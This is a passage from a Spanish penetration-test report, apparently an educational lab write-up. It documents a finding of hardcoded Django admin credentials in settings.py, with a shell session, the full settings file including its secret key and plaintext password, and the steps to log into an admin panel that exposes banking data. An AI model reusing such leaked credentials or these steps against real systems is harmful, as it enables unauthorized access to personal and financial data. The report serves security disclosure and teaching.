- **Contraseñas únicas y robustas** por cuenta; nunca reutilizar la de un servicio para `root`.
- Deshabilitar el **login directo de root** y aplicar mínimo privilegio.

Referencias

- CWE-521: Weak Password Requirements
- CWE-259: Use of Hard-coded Password



3. Credenciales embebidas en texto plano en `settings.py` → acceso al panel Django

Alta Puntuación CVSS: **7.1**

Afecta a:

- `/opt/bigwear/backend/settings.py` (credenciales en claro)
- Panel `/admin` de Django (puerto 3000)

Recomendación rápida: No almacenar secretos en el código; usar variables de entorno/gestor de secretos; proteger los datos sensibles.

Resumen

El fichero `/opt/bigwear/backend/settings.py` contiene **credenciales en texto plano** (`pepe:BigWear2024!@#`), válidas en el panel `/admin` de **Django** (puerto 3000), donde se exponen datos sensibles (incluidos datos bancarios).


Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Ya en el servidor, en `/opt/bigwear/backend` reside el código de la segunda aplicación (puerto 3000). El fichero `settings.py` contiene **credenciales en texto plano** (`pepe:BigWear2024!@#`). Con ellas se accede al panel `/admin` de **Django**, exponiendo información sensible de los usuarios (incluidos **datos bancarios**). Almacenar secretos en el código fuente es un fallo grave: cualquier acceso al código los compromete.

A continuación, paso a paso:

```
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ ls
ls
__init__.py  asgi.py      manage.py    settings.py  urls.py
__pycache__ db.sqlite3  requirements.txt tienda        wsgi.py
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ cat settings.py
```

Figura 15 – Una vez que estemos dentro, en la ruta de `opt/bigwear/backend` veremos que se encuentra el contenido de la otra página web, la que corre en el puerto 3000



Y si miramos el contenido del fichero settings.py veremos que hay unas credenciales expuestas:

```
pepe:BigWear2024!@#
```



```
__pycache__ db.sqlite3 requirements.txt tienda wsgi.py
www-data@d1aa3b6ddc0b:/opt/bigwear/backend$ cat settings.py
cat settings.py
"""
Django settings for backend project.

Generated by 'django-admin startproject' using Django 6.0.3.

For more information on this file, see
https://docs.djangoproject.com/en/6.0/topics/settings/

For the full list of settings and their values, see
https://docs.djangoproject.com/en/6.0/ref/settings/
"""

from pathlib import Path

# Raíz del proyecto (bigwear/)
BASE_DIR = Path(__file__).resolve().parent.parent
# Carpeta backend/ (donde vive manage.py y db.sqlite3)
BACKEND_DIR = Path(__file__).resolve().parent

SECRET_KEY = 'django-insecure-761s4jy@_74==i7vfms0qkk22jg@(rp3npl$=lqf^vj=b8sst1'

DEBUG = True

ALLOWED_HOSTS = ['localhost', '127.0.0.1', '*', '0.0.0.0', '172.17.0.2']

# Credenciales del panel de administración
ADMIN_USERNAME = 'pepe'
ADMIN_PASSWORD = 'BigWear2024!@#'

# Configuración de base de datos cifrada
```




Figura 16 – Viendo esto, si en la web que corre en el puerto 3000 nos ubicamos en la ruta de /admin, nos encontraremos con el panel de administración de django




Figura 17 – Proporcionamos las credenciales encontradas anteriormente y veremos que ha funcionado




Figura 18 – Pudiendo ver incluso datos bancarios de los usuarios

Recomendación

- **No almacenar credenciales en el código:** usar variables de entorno o un **gestor de secretos**; rotar las expuestas.
- Proteger los datos sensibles (cifrado en reposo) y aplicar control de acceso al panel de administración.

Referencias

- CWE-798: Use of Hard-coded Credentials
- https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password



Historial de Cambios

Versión	Fecha	Descripción	Autor
1.0	2026-07-23	Versión inicial del informe.	Mario Álvarez

Aviso Legal

El presente informe ha sido elaborado por **El Rincón del Hacker** con fines **educativos y divulgativos**. No tiene carácter confidencial: su contenido puede **compartirse y redistribuirse libremente**, total o parcialmente, siempre que se cite la fuente y se respete la integridad del documento.

Los resultados aquí documentados reflejan el estado de seguridad de los sistemas evaluados **en el momento concreto de la realización de las pruebas** y dentro del alcance acordado. Una auditoría de seguridad, por su propia naturaleza, se basa en una evaluación con recursos y tiempo acotados; por tanto, la ausencia de una vulnerabilidad en este documento no garantiza su inexistencia. La aparición de nuevas amenazas o los cambios posteriores en la plataforma pueden alterar la superficie de exposición evaluada.

Todas las pruebas se ejecutaron con el consentimiento previo del cliente, priorizando en todo momento la integridad y la disponibilidad de los sistemas. No se realizó ninguna acción destructiva ni de extracción masiva de datos reales; las evidencias de explotación se limitaron a demostrar la existencia de cada vulnerabilidad (prueba de concepto). Los identificadores, credenciales y datos mostrados en las evidencias corresponden a un entorno de pruebas facilitado por el cliente.